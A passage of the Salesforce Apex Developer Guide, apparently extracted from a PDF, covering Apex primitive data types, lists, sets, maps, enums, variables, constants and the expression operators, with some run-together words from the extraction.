    Description Data Type Any valid18-character Lightning Platform record identifier. For example: ID id='00300000003T2PGAA0'; ID If you set ID to a 15-character value, Apex converts the value to its 18-character representation. All invalid ID values are rejected with a runtime exception. A 32-bit number that doesn’t include a decimal point. Integers have a minimum value of -2,147,483,648 and a maximum value of 2,147,483,647. For example: Integer i = 1; Integer A 64-bit number that doesn’t include a decimal point. Longs have a minimum value of -263 and a maximum value of 263 -1. Use this data type when you need a range of values wider than the range provided by Integer. For example: Long l = 2147483648L; Long Any data type that is supported in Apex. Apex supports primitive data types (such as Integer), user-defined custom classes, the sObject generic type, or an sObject specific type (such as Account). All Apex data types inherit from Object. Object You can cast an object that represents a more specific data type to its underlying data type. For example: Object obj = 10; // Cast the object to an integer. Integer i = (Integer)obj; System.assertEquals(10, i); The next example shows how to cast an object to a user-defined type—a custom Apex class named MyApexClass that is predefined in your organization. Object obj = new MyApexClass(); // Cast the object to the MyApexClass custom type. MyApexClass mc = (MyApexClass)obj; // Access a method on the user-defined class. mc.someClassMethod(); Any set of characters surrounded by single quotes. For example, String s = 'The quick brown fox jumped over the lazy dog.'; String String size: Strings have no limit on the number of characters they can include. Instead, the heap size limit is used to ensure that your Apex programs don't grow too large. Empty Strings and Trailing Whitespace: sObject String field values follow the same rules as in SOAP API: they can never be empty (only null), and they can never include leading and trailing whitespace. These conventions are necessary for database storage. Conversely, Strings in Apex can be null or empty and can include leading and trailing whitespace, which can be used to construct a message. 26 Data Types and Variables Apex Developer Guide
  • 31.
    Description Data Type TheSolutionsObjectfieldSolutionNoteoperatesasaspecialtypeofString.IfyouhaveHTMLSolutions enabled, anyHTML tags used in this field are verified before the object is created or updated. If invalid HTML is entered, an error is thrown. Any JavaScript used in this field is removed before the object is created or updated. In the following example, when the Solution displays on a detail page, the SolutionNote field has H1 HTML formatting applied to it: trigger t on Solution (before insert) { Trigger.new[0].SolutionNote ='<h1>hello</h1>'; } In the following example, when the Solution displays on a detail page, the SolutionNote field only contains HelloGoodbye: trigger t2 on Solution (before insert) { Trigger.new[0].SolutionNote = '<javascript>Hello</javascript>Goodbye'; } For more information, see “HTML Solutions Overview” in Salesforce Help. EscapeSequences: All Strings in Apex use the same escape sequences as SOQL strings: b (backspace), t (tab), n (line feed), f (form feed), r (carriage return), " (double quote), ' (single quote), and (backslash). Comparison Operators: Unlike Java, Apex Strings support using the comparison operators ==, !=, <, <=, >,and >=.BecauseApexusesSOQLcomparisonsemantics,resultsforStringsarecollated accordingtothecontextuser’slocaleandaren’tcase-sensitive.Formoreinformation,seeExpression Operators. String Methods: As in Java, Strings can be manipulated with several standard methods. For more information, see String Class. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. A value that indicates a particular time. Always create time values with a system static method. See Time Class. Time In addition, two non-standard primitive data types can’t be used as variable or method types, but do appear in system static methods: • AnyType. The valueOf static method converts an sObject field of type AnyType to a standard primitive. AnyType is used within the Lightning Platform database exclusively for sObject fields in field history tracking tables. • Currency. The Currency.newInstance static method creates a literal of type Currency. This method is for use solely within SOQL and SOSL WHERE clauses to filter against sObject currency fields. You can’t instantiate Currency in any other type of Apex. For more information on the AnyType data type, see Field Types in the Object Reference for Salesforce. 27 Data Types and Variables Apex Developer Guide
  • 32.
    Versioned Behavior Changes InAPI version 16 (Summer ’09) and later, Apex uses the higher-precision Decimal data type in certain types such as currency. SEE ALSO: Expression Operators Collections Collections in Apex can be lists, sets, or maps. Note: There is no limit on the number of items a collection can hold. However, there is a general limit on heap size. IN THIS SECTION: Lists A list is an ordered collection of elements that are distinguished by their indices. List elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. Sets A set is an unordered collection of elements that do not contain any duplicates. Set elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. Maps Amapisacollectionofkey-valuepairswhereeachuniquekeymapstoasinglevalue.Keysandvaluescanbeanydatatype—primitive types, collections, sObjects, user-defined types, and built-in Apex types. Parameterized Typing Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before that variable can be used. SEE ALSO: Execution Governors and Limits Lists A list is an ordered collection of elements that are distinguished by their indices. List elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. This table is a visual representation of a list of Strings: Index 5 Index 4 Index 3 Index 2 Index 1 Index 0 'Purple' 'Blue' 'Green' 'Yellow' 'Orange' 'Red' The index position of the first element in a list is always 0. Lists can contain any collection and can be nested within one another and become multidimensional. For example, you can have a list of lists of sets of Integers. A list can contain up to seven levels of nested collections inside it, that is, up to eight levels overall. 28 Data Types and Variables Apex Developer Guide
  • 33.
    To declare alist, use the List keyword followed by the primitive data, sObject, nested list, map, or set type within <> characters. For example: // Create an empty list of String List<String> my_list = new List<String>(); // Create a nested list List<List<Set<Integer>>> my_list_2 = new List<List<Set<Integer>>>(); To access elements in a list, use the List methods provided by Apex. For example: List<Integer> myList = new List<Integer>(); // Define a new list myList.add(47); // Adds a second element of value 47 to the end // of the list Integer i = myList.get(0); // Retrieves the element at index 0 myList.set(0, 1); // Adds the integer 1 to the list at index 0 myList.clear(); // Removes all elements from the list For more information, including a complete list of all supported methods, see List Class. Using Array Notation for One-Dimensional Lists When using one-dimensional lists of primitives or objects, you can also use more traditional array notation to declare and reference list elements. For example, you can declare a one-dimensional list of primitives or objects by following the data type name with the [] characters: String[] colors = new List<String>(); These two statements are equivalent to the previous: List<String> colors = new String[1]; String[] colors = new String[1]; To reference an element of a one-dimensional list, you can also follow the name of the list with the element's index position in square brackets. For example: colors[0] = 'Green'; Eventhoughthesizeoftheprevious String arrayisdefinedasoneelement(thenumberbetweenthebracketsin new String[1]), lists are elastic and can grow as needed provided that you use the List add method to add new elements. For example, you can add two or more elements to the colors list. But if you’re using square brackets to add an element to a list, the list behaves like an array and isn’t elastic, that is, you won’t be allowed to add more elements than the declared array size. All lists are initialized to null. Lists can be assigned values and allocated memory using literal notation. For example: Description Example Defines an Integer list of size zero with no elements List<Integer> ints = new Integer[0]; Defines an Integer list with memory allocated for six Integers List<Integer> ints = new Integer[6]; 29 Data Types and Variables Apex Developer Guide
  • 34.
    IN THIS SECTION: ListSorting You can sort list elements and the sort order depends on the data type of the elements. List Sorting You can sort list elements and the sort order depends on the data type of the elements. Using the List.sort method, you can sort elements in a list. Sorting is in ascending order for elements of primitive data types, such as strings. The sort order of other more complex data types is described in the chapters covering those data types. This example shows how to sort a list of strings and verifies that the colors are in ascending order in the list. List<String> colors = new List<String>{ 'Yellow', 'Red', 'Green'}; colors.sort(); System.assertEquals('Green', colors.get(0)); System.assertEquals('Red', colors.get(1)); System.assertEquals('Yellow', colors.get(2)); For the Visualforce SelectOption control, sorting is in ascending order based on the value and label fields. See this next section for the sequence of comparison steps used for SelectOption. Default Sort Order for SelectOption The List.sort method sorts SelectOption elements in ascending order using the value and label fields, and is based on this comparison sequence. 1. The value field is used for sorting first. 2. If two value fields have the same value or are both empty, the label field is used. Note that the disabled field is not used for sorting. For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order. In this example, a list contains three SelectOption elements. Two elements, United States and Mexico, have the same value field (‘A’). The List.sort method sorts these two elements based on the label field, and places Mexico before United States, as shown in the output. The last element in the sorted list is Canada and is sorted on its value field ‘C’, which comes after ‘A’. List<SelectOption> options = new List<SelectOption>(); options.add(new SelectOption('A','United States')); options.add(new SelectOption('C','Canada')); options.add(new SelectOption('A','Mexico')); System.debug('Before sorting: ' + options); options.sort(); System.debug('After sorting: ' + options); This is the output of the debug statements. It shows the list contents before and after the sort. DEBUG|Before sorting: (System.SelectOption[value="A", label="United States", disabled="false"], System.SelectOption[value="C", label="Canada", disabled="false"], System.SelectOption[value="A", label="Mexico", disabled="false"]) DEBUG|After sorting: (System.SelectOption[value="A", label="Mexico", disabled="false"], 30 Data Types and Variables Apex Developer Guide
  • 35.
    System.SelectOption[value="A", label="United States",disabled="false"], System.SelectOption[value="C", label="Canada", disabled="false"]) Sets A set is an unordered collection of elements that do not contain any duplicates. Set elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. This table represents a set of strings that uses city names: 'Tokyo' 'Paris' 'New York' 'San Francisco' Sets can contain collections that can be nested within one another. For example, you can have a set of lists of sets of Integers. A set can contain up to seven levels of nested collections inside it, that is, up to eight levels overall. To declare a set, use the Set keyword followed by the primitive data type name within <> characters. For example: Set<String> myStringSet = new Set<String>(); The following example shows how to create a set with two hardcoded string values. // Defines a new set with two elements Set<String> set1 = new Set<String>{'New York', 'Paris'}; To access elements in a set, use the system methods provided by Apex. For example: // Define a new set Set<Integer> mySet = new Set<Integer>(); // Add two elements to the set mySet.add(1); mySet.add(3); // Assert that the set contains the integer value we added System.assert(mySet.contains(1)); // Remove the integer value from the set mySet.remove(1); The following example shows how to create a set from elements of another set. // Define a new set that contains the // elements of the set created in the previous example Set<Integer> mySet2 = new Set<Integer>(mySet); // Assert that the set size equals 1 // Note: The set from the previous example contains only one value System.assert(mySet2.size() == 1); For more information, including a complete list of all supported set system methods, see Set Class. Note the following limitations on sets: • UnlikeJava,Apexdevelopersdonotneedtoreferencethealgorithmthatisusedtoimplementasetintheirdeclarations(forexample, HashSet or TreeSet). Apex uses a hash structure for all sets. • A set is an unordered collection—you can’t access a set element at a specific index. You can only iterate over set elements. • The iteration order of set elements is deterministic, so you can rely on the order being the same in each subsequent execution of the same code. 31 Data Types and Variables Apex Developer Guide
  • 36.
    Maps A map isa collection of key-value pairs where each unique key maps to a single value. Keys and values can be any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. This table represents a map of countries and currencies: 'India' 'England' 'France' 'Japan' 'United States' Country (Key) 'Rupee' 'Pound' 'Euro' 'Yen' 'Dollar' Currency (Value) Map keys and values can contain any collection, and can contain nested collections. For example, you can have a map of Integers to maps, which, in turn, map Strings to lists. Map keys can contain up to seven levels of nested collections, that is, up to eight levels overall. To declare a map, use the Map keyword followed by the data types of the key and the value within <> characters. For example: Map<String, String> country_currencies = new Map<String, String>(); Map<ID, Set<String>> m = new Map<ID, Set<String>>(); You can use the generic or specific sObject data types with maps. You can also create a generic instance of a map. As with lists, you can populate map key-value pairs when the map is declared by using curly brace ({}) syntax. Within the curly braces, specify the key first, then specify the value for that key using =>. For example: Map<String, String> MyStrings = new Map<String, String>{'a' => 'b', 'c' => 'd'.toUpperCase()}; In the first example, the value for the key a is b, and the value for the key c is D. To access elements in a map, use the Map methods provided by Apex. This example creates a map of integer keys and string values. It adds two entries, checks for the existence of the first key, retrieves the value for the second entry, and finally gets the set of all keys. Map<Integer, String> m = new Map<Integer, String>(); // Define a new map m.put(1, 'First entry'); // Insert a new key-value pair in the map m.put(2, 'Second entry'); // Insert a new key-value pair in the map System.assert(m.containsKey(1)); // Assert that the map contains a key String value = m.get(2); // Retrieve a value, given a particular key System.assertEquals('Second entry', value); Set<Integer> s = m.keySet(); // Return a set that contains all of the keys in the map For more information, including a complete list of all supported Map methods, see Map Class. Map Considerations • Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a map in their declarations (for example, HashMap or TreeMap). Apex uses a hash structure for all maps. • The iteration order of map elements is deterministic. You can rely on the order being the same in each subsequent execution of the same code. However, we recommend to always access map elements by key. • A map key can hold the null value. • Adding a map entry with a key that matches an existing key in the map overwrites the existing entry with that key with the new entry. 32 Data Types and Variables Apex Developer Guide
  • 37.
    • Map keysof type String are case-sensitive. Two keys that differ only by the case are considered unique and have corresponding distinct Map entries. Subsequently, the Map methods, including put, get, containsKey, and remove treat these keys as distinct. • Uniqueness of map keys of user-defined types is determined by the equals and hashCode methods, which you provide in your classes. Uniqueness of keys of all other non-primitive types, such as sObject keys, is determined by comparing the objects’ field values. • A Map object is serializable into JSON only if it uses one of the following data types as a key. – Boolean – Date – DateTime – Decimal – Double – Enum – Id – Integer – Long – String – Time Parameterized Typing Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before that variable can be used. This is legal in Apex: Integer x = 1; This is not legal, if x has not been defined earlier: x = 1; Lists, maps and sets are parameterized in Apex: they take any data type Apex supports for them as an argument. That data type must be replaced with an actual data type upon construction of the list, map or set. For example: List<String> myList = new List<String>(); Subtyping with Parameterized Lists In Apex, if type T is a subtype of U, then List<T> would be a subtype of List<U>. For example, the following is legal: List<String> slst = new List<String> {'alpha', 'beta'}; List<Object> olst = slst; Enums Anenumisanabstractdatatypewithvaluesthateachtakeonexactlyoneofafinitesetofidentifiersthatyouspecify.Enumsaretypically used to define a set of possible values that don’t otherwise have a numerical order. Typical examples include the suit of a card, or a particular season of the year. 33 Data Types and Variables Apex Developer Guide
  • 38.
    Although each valuecorresponds to a distinct integer value, the enum hides this implementation. Hiding the implementation prevents any possible misuse of the values to perform arithmetic and so on. After you create an enum, variables, method arguments, and return types can be declared of that type. Note: Unlike Java, the enum type itself has no constructor syntax. Todefineanenum,usethe enum keywordinyourdeclarationandusecurlybracestodemarcatethelistofpossiblevalues.Forexample, the following code creates an enum called Season: public enum Season {WINTER, SPRING, SUMMER, FALL} By creating the enum Season, you have also created a new data type called Season. You can use this new data type as you would any other data type. For example: Season southernHemisphereSeason = Season.WINTER; public Season getSouthernHemisphereSeason(Season northernHemisphereSeason) { if (northernHemisphereSeason == Season.SUMMER) return southernHemisphereSeason; //... } You can also define a class as an enum. When you create an enum class, do not use the class keyword in the definition. public enum MyEnumClass { X, Y } You can use an enum in any place you can use another data type name. If you define a variable whose type is an enum, any object you assign to it must be an instance of that enum class. Any webservice method can use enum types as part of their signature. In this case, the associated WSDL file includes definitions for the enum and its values, which the API client can use. Apex provides the following system-defined enums: • System.StatusCode This enum corresponds to the API error code that is exposed in the WSDL document for all API operations. For example: StatusCode.CANNOT_INSERT_UPDATE_ACTIVATE_ENTITY StatusCode.INSUFFICIENT_ACCESS_ON_CROSS_REFERENCE_ENTITY The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file for your organization, see Downloading Salesforce WSDLs and Client Authentication Certificates in Salesforce Help. • System.XmlTag: This enum returns a list of XML tags used for parsing the result XML from a webservice method. For more information, see XmlStreamReader Class. • System.ApplicationReadWriteMode: This enum indicates if an organization is in 5 Minute Upgrade read-only mode during Salesforce upgrades and downtimes. For more information, see System.getApplicationReadWriteMode(). • System.LoggingLevel: Thisenumisusedwiththe system.debug method,tospecifytheloglevelforall debug calls.Formoreinformation,seeSystem Class. • System.RoundingMode: This enum is used by methods that perform mathematical operations to specify the rounding behavior for the operation. Typical examples are the Decimal divide method and the Double round method. For more information, see Rounding Mode. 34 Data Types and Variables Apex Developer Guide
  • 39.
    • System.SoapType: This enumis returned by the field describe result getSoapType method. For more information, see SOAPType Enum. • System.DisplayType: This enum is returned by the field describe result getType method. For more information, see DisplayType Enum. • System.JSONToken: This enum is used for parsing JSON content. For more information, see JsonToken Enum. • ApexPages.Severity: This enum specifies the severity of a Visualforce message. For more information, see ApexPages.Severity Enum. • Dom.XmlNodeType: This enum specifies the node type in a DOM document. Note: System-defined enums cannot be used in Web service methods. All enum values, including system enums, have common methods associated with them. For more information, see Enum Methods. You cannot add user-defined methods to enum values. Variables Local variables are declared with Java-style syntax. As with Java, multiple variables can be declared and initialized in a single statement. Local variables are declared with Java-style syntax. For example: Integer i = 0; String str; List<String> strList; Set<String> s; Map<ID, String> m; As with Java, multiple variables can be declared and initialized in a single statement, using comma separation. For example: Integer i, j, k; Null Variables and Initial Values If you declare a variable and don't initialize it with a value, it will be null. In essence, null means the absence of a value. You can also assign null to any variable declared with a primitive type. For example, both of these statements result in a variable set to null: Boolean x = null; Decimal d; Many instance methods on the data type will fail if the variable is null. In this example, the second statement generates an exception (NullPointerException) Date d; d.addDays(2); 35 Data Types and Variables Apex Developer Guide
  • 40.
    All variables areinitialized to null if they aren’t assigned a value. For instance, in the following example, i, and k are assigned values, while the integer variable j and the boolean variable b are set to null because they aren’t explicitly initialized. Integer i = 0, j, k = 1; Boolean b; Note: A common pitfall is to assume that an uninitialized boolean variable is initialized to false by the system. This isn’t the case. Like all other variables, boolean variables are null if not assigned a value explicitly. Variable Scope Variables can be defined at any point in a block, and take on scope from that point forward. Sub-blocks can’t redefine a variable name that has already been used in a parent block, but parallel blocks can reuse a variable name. For example: Integer i; { // Integer i; This declaration is not allowed } for (Integer j = 0; j < 10; j++); for (Integer j = 0; j < 10; j++); Case Sensitivity To avoid confusion with case-insensitive SOQL and SOSL queries, Apex is also case-insensitive. This means: • Variable and method names are case-insensitive. For example: Integer I; //Integer i; This would be an error. • References to object and field names are case-insensitive. For example: Account a1; ACCOUNT a2; • SOQL and SOSL statements are case- insensitive. For example: Account[] accts = [sELect ID From ACCouNT where nAme = 'fred']; Note: You’ll learn more about sObjects, SOQL and SOSL later in this guide. Also note that Apex uses the same filtering semantics as SOQL, which is the basis for comparisons in the SOAP API and the Salesforce user interface. The use of these semantics can lead to some interesting behavior. For example, if an end-user generates a report based on a filter for values that come before 'm' in the alphabet (that is, values < 'm'), null fields are returned in the result. The rationale for this behavior is that users typically think of a field without a value as just a space character, rather than its actual null value. Consequently, in Apex, the following expressions all evaluate to true: String s; System.assert('a' == 'A'); System.assert(s < 'b'); System.assert(!(s > 'b')); Note: Although s < 'b' evaluates to true in the example above, 'b.'compareTo(s) generates an error because you’re trying to compare a letter to a null value. 36 Data Types and Variables Apex Developer Guide
  • 41.
    Constants Apexconstantsarevariableswhosevaluesdon’tchangeafterbeinginitializedonce.Constantscanbedefinedusingthe final keyword. Thefinal keyword means that the variable can be assigned at most once, either in the declaration itself, or with a static initializer method if the constant is defined in a class. This example declares two constants. The first is initialized in the declaration statement. The second is assigned a value in a static block by calling a static method. public class myCls { static final Integer PRIVATE_INT_CONST = 200; static final Integer PRIVATE_INT_CONST2; public static Integer calculate() { return 2 + 7; } static { PRIVATE_INT_CONST2 = calculate(); } } For more information, see Using the final Keyword on page 82. Expressions and Operators An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. IN THIS SECTION: Expressions An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. Expression Operators Expressions can be joined to one another with operators to create compound expressions. Safe Navigation Operator Use the safe navigation operator (?.) to replace explicit, sequential checks for null references. This operator short-circuits expressions that attempt to operate on a null value and returns null instead of throwing a NullPointerException. Operator Precedence Operators are interpreted in order, according to rules. Comments Both single and multiline comments are supported in Apex code. SEE ALSO: Expanding sObject and List Expressions Expressions An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. In Apex, an expression is always one of the following types: 37 Data Types and Variables Apex Developer Guide
  • 42.
    • A literalexpression. For example: 1 + 1 • A new sObject, Apex object, list, set, or map. For example: new Account(<field_initializers>) new Integer[<n>] new Account[]{<elements>} new List<Account>() new Set<String>{} new Map<String, Integer>() new myRenamingClass(string oldName, string newName) • Any value that can act as the left-hand of an assignment operator (L-values), including variables, one-dimensional list positions, and most sObject or Apex object field references. For example: Integer i myList[3] myContact.name myRenamingClass.oldName • Any sObject field reference that is not an L-value, including: – The ID of an sObject in a list (see Lists) – A set of child records associated with an sObject (for example, the set of contacts associated with a particular account). This type of expression yields a query result, much like SOQL and SOSL queries. • A SOQL or SOSL query surrounded by square brackets, allowing for on-the-fly evaluation in Apex. For example: Account[] aa = [SELECT Id, Name FROM Account WHERE Name ='Acme']; Integer i = [SELECT COUNT() FROM Contact WHERE LastName ='Weissman']; List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead]; For information, see SOQL and SOSL Queries on page 158. • A static or instance method invocation. For example: System.assert(true) myRenamingClass.replaceNames() changePoint(new Point(x, y)); Expression Operators Expressions can be joined to one another with operators to create compound expressions. Apex supports the following operators: Description Syntax Operator Assignment operator (Right associative). Assigns the value of y to the L-value x. The data type of x must match the data type of y and can’t be null. x = y = 38 Data Types and Variables Apex Developer Guide
  • 43.
    Description Syntax Operator Addition assignment operator(Right associative). Adds the value of y to the original value of x and then reassigns the new value to x. See + for additional information. x and y can’t be null. x += y += Multiplication assignment operator (Right associative). Multiplies the value of y with the original value of x and then reassigns the new value to x. x *= y *= Note: x and y must be Integers or Doubles or a combination. x and y can’t be null. Subtraction assignment operator (Right associative). Subtracts the value of y from the original value of x and then reassigns the new value to x. x -= y -= Note: x and y must be Integers or Doubles or a combination. x and y can’t be null. Division assignment operator (Right associative). Divides the original value of x with the value of y and then reassigns the new value to x. x /= y /= Note: x and y must be Integers or Doubles or a combination. x and y can’t be null. OR assignment operator (Right associative). If x, a Boolean, and y, a Boolean, are both false, then x remains false. Otherwise x is assigned the value of true. x and y can’t be null. x |= y |= AND assignment operator (Right associative). If x, a Boolean, and y, a Boolean, are both true, then x remains true. Otherwise x is assigned the value of false. x and y can’t be null. x &= y &= Bitwise shift left assignment operator. Shifts each bit in x to the left by y bits so that the high-order bits are lost and the new right bits are set to 0. This value is then reassigned to x. x <<= y <<= Bitwise shift right signed assignment operator. Shifts each bit in x to the right by y bits so that the low-order bits are lost and the new left bits are set to 0 for x >>= y >>= positive values of y and 1 for negative values of y. This value is then reassigned to x. Bitwise shift right unsigned assignment operator. Shifts each bit in x to the right by y bits so that the low-order bits are lost and the new left bits are set to 0 for all values of y. This value is then reassigned to x. x >>>= y >>>= Ternary operator (Right associative). This operator acts as a short-hand for if-then-else statements. If x, a Boolean, is true, y is the result. Otherwise z is the result. x ? y : z ? : Note: x can’t be null. 39 Data Types and Variables Apex Developer Guide
  • 44.
    Description Syntax Operator ANDlogicaloperator (Left associative).If x, a Boolean, and y, a Boolean, are both true, then the expression evaluates to true. Otherwise the expression evaluates to false. Note: x && y && • && has precedence over || • This operator exhibits short-circuiting behavior, which means y is evaluated only if x is true. • x and y can’t be null. OR logical operator (Left associative). If x, a Boolean, and y, a Boolean, are both false, then the expression evaluates to false. Otherwise the expression evaluates to true. Note: x || y || • && has precedence over || • This operator exhibits short-circuiting behavior, which means y is evaluated only if x is false. • x and y can’t be null. Equalityoperator. If the value of x equals the value of y, the expression evaluates to true. Otherwise the expression evaluates to false. x == y == Note: • Unlike Java, == in Apex compares object value equality not reference equality, except for user-defined types. Therefore: – String comparison using == is case-insensitive and is performed according to the locale of the context user – ID comparison using == is case-sensitive and doesn’t distinguish between 15-character and 18-character formats – User-defined types are compared by reference, which means that two objects are equal only if they reference the same location in memory. You can override this default comparison behavior by providing equals and hashCode methods in your class to compare object values instead. • ForsObjectsandsObjectarrays, == performsadeepcheckofallsObject fieldvaluesbeforereturningitsresult.Likewiseforcollectionsandbuilt-in Apex objects. • For records, every field must have the same value for == to evaluate to true. • x or y can be the literal null. • The comparison of any two values can never result in null. • SOQL and SOSL use = for their equality operator and not ==. Although Apex and SOQL and SOSL are strongly linked, this unfortunate syntax discrepancyexistsbecausemostmodernlanguagesuse = forassignment 40 Data Types and Variables Apex Developer Guide
  • 45.
    Description Syntax Operator and == forequality. The designers of Apex deemed it more valuable to maintain this paradigm than to force developers to learn a new assignment operator. As a result, Apex developers must use == for equality tests in the main body of the Apex code, and = for equality in SOQL and SOSL queries. Exactequalityoperator.If x and y referencetheexactsamelocationinmemory the expression evaluates to true. Otherwise the expression evaluates to false. x === y === Lessthanoperator. If x is less than y, the expression evaluates to true. Otherwise the expression evaluates to false. x < y < Note: • Unlike other database stored procedures, Apex doesn’t support tri-state Boolean logic and the comparison of any two values can never result in null. • If x or y equal null and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-null String or ID value is always greater than a null value. • If x and y are IDs, they must reference the same type of object. Otherwise a runtime error results. • If x or y is an ID and the other value is a String, the String value is validated and treated as an ID. • x and y can’t be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive. Greater than operator. If x is greater than y, the expression evaluates to true. Otherwise the expression evaluates to false. x > y > Note: • The comparison of any two values can never result in null. • If x or y equal null and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-null String or ID value is always greater than a null value. • If x and y are IDs, they must reference the same type of object. Otherwise a runtime error results. • If x or y is an ID and the other value is a String, the String value is validated and treated as an ID. • x and y can’t be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive. 41 Data Types and Variables Apex Developer Guide
  • 46.
    Description Syntax Operator Less than orequal to operator. If x is less than or equal to y, the expression evaluates to true. Otherwise the expression evaluates to false. x <= y <= Note: • The comparison of any two values can never result in null. • If x or y equal null and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-null String or ID value is always greater than a null value. • If x and y are IDs, they must reference the same type of object. Otherwise a runtime error results. • If x or y is an ID and the other value is a String, the String value is validated and treated as an ID. • x and y can’t be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive. Greater than or equal to operator. If x is greater than or equal to y, the expression evaluates to true. Otherwise the expression evaluates to false. x >= y >= Note: • The comparison of any two values can never result in null. • If x or y equal null and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-null String or ID value is always greater than a null value. • If x and y are IDs, they must reference the same type of object. Otherwise a runtime error results. • If x or y is an ID and the other value is a String, the String value is validated and treated as an ID. • x and y can’t be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive. Inequality operator. If the value of x doesn’t equal the value of y, the expression evaluates to true. Otherwise the expression evaluates to false. x != y != Note: • String comparison using != is case-insensitive • Unlike Java, != in Apex compares object value equality not reference equality, except for user-defined types. • ForsObjectsandsObjectarrays, != performsadeepcheckofallsObject field values before returning its result. • For records, != evaluates to true if the records have different values for any field. 42 Data Types and Variables Apex Developer Guide
  • 47.
    Description Syntax Operator • User-defined typesare compared by reference, which means that two objects are different only if they reference different locations in memory. Youcanoverridethisdefaultcomparisonbehaviorbyproviding equals and hashCode methodsinyourclasstocompareobjectvaluesinstead. • x or y can be the literal null. • The comparison of any two values can never result in null. Exact inequality operator. If x and y don’t reference the exact same location in memory, the expression evaluates to true. Otherwise the expression evaluates to false. x !== y !== Addition operator. Adds the value of x to the value of y according to the following rules: x + y + • If x and y are Integers or Doubles, the operator adds the value of x to the value of y. If a Double is used, the result is a Double. • If x is a Date and y is an Integer, returns a new Date that is incremented by the specified number of days. • If x is a Datetime and y is an Integer or Double, returns a new Date that is incremented by the specified number of days, with the fractional portion corresponding to a portion of a day. • If x is a String and y is a String or any other type of non-null argument, concatenates y to the end of x. Subtraction operator. Subtracts the value of y from the value of x according to the following rules: x - y - • If x and y are Integers or Doubles, the operator subtracts the value of y from the value of x. If a Double is used, the result is a Double. • If x is a Date and y is an Integer, returns a new Date that is decremented by the specified number of days. • If x is a Datetime and y is an Integer or Double, returns a new Date that is decremented by the specified number of days, with the fractional portion corresponding to a portion of a day. Multiplication operator. Multiplies x, an Integer or Double, with y, another Integer or Double. If a double is used, the result is a Double. x * y * Divisionoperator.Divides x,anIntegerorDouble,by y,anotherIntegerorDouble. If a double is used, the result is a Double. x / y / Logicalcomplementoperator.InvertsthevalueofaBooleansothattruebecomes false and false becomes true. !x ! Unary negation operator. Multiplies the value of x, an Integer or Double, by -1. Thepositiveequivalent + isalsosyntacticallyvalidbutdoesn’thaveamathematical effect. -x - 43 Data Types and Variables Apex Developer Guide
  • 48.
    Description Syntax Operator Increment operator. Adds1 to the value of x, a variable of a numeric type. If prefixed (++x), the expression evaluates to the value of x after the increment. If postfixed (x++), the expression evaluates to the value of x before the increment. x++ ++x ++ Decrementoperator.Subtracts1fromthevalueof x,avariableofanumerictype. If prefixed (--x), the expression evaluates to the value of x after the decrement. If postfixed (x--), the expression evaluates to the value of x before the decrement. x-- --x -- Bitwise AND operator. ANDs each bit in x with the corresponding bit in y so that the result bit is set to 1 if both of the bits are set to 1. x & y & Bitwise OR operator. ORs each bit in x with the corresponding bit in y so that the result bit is set to 1 if at least one of the bits is set to 1. x | y | BitwiseexclusiveORoperator.ExclusiveORseachbitin x withthecorresponding bit in y so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0. x ^ y ^ BitwiseexclusiveORoperator.ExclusiveORseachbitin x withthecorresponding bit in y so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0. Assigns the result of the exclusive OR operation to x. x ^= y ^= Bitwise shift left operator. Shifts each bit in x to the left by y bits so that the high-order bits are lost and the new right bits are set to 0. x << y << Bitwise shift right signed operator. Shifts each bit in x to the right by y bits so that the low-order bits are lost and the new left bits are set to 0 for positive values of y and 1 for negative values of y. x >> y >> Bitwise shift right unsigned operator. Shifts each bit in x to the right by y bits so that the low-order bits are lost and the new left bits are set to 0 for all values of y. x >>> y >>> BitwiseNotorComplementoperator.Toggleseachbinarydigitof x,converting 0 to 1 and 1 to 0. Boolean values are converted from True to False and vice versa. ~x ~ Parentheses. Elevates the precedence of an expression x so that it’s evaluated first in a compound expression. (x) () Safe navigation operator. Short-circuits expressions that attempt to operate on a null value, and returns null instead of throwing a NullPointerException. If the x?.y ?. left-hand side of the chain expression evaluates to null, the right-hand side of the chain expression isn’t evaluated. Safe Navigation Operator Use the safe navigation operator (?.) to replace explicit, sequential checks for null references. This operator short-circuits expressions that attempt to operate on a null value and returns null instead of throwing a NullPointerException. Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations. 44 Data Types and Variables Apex Developer Guide
  • 49.
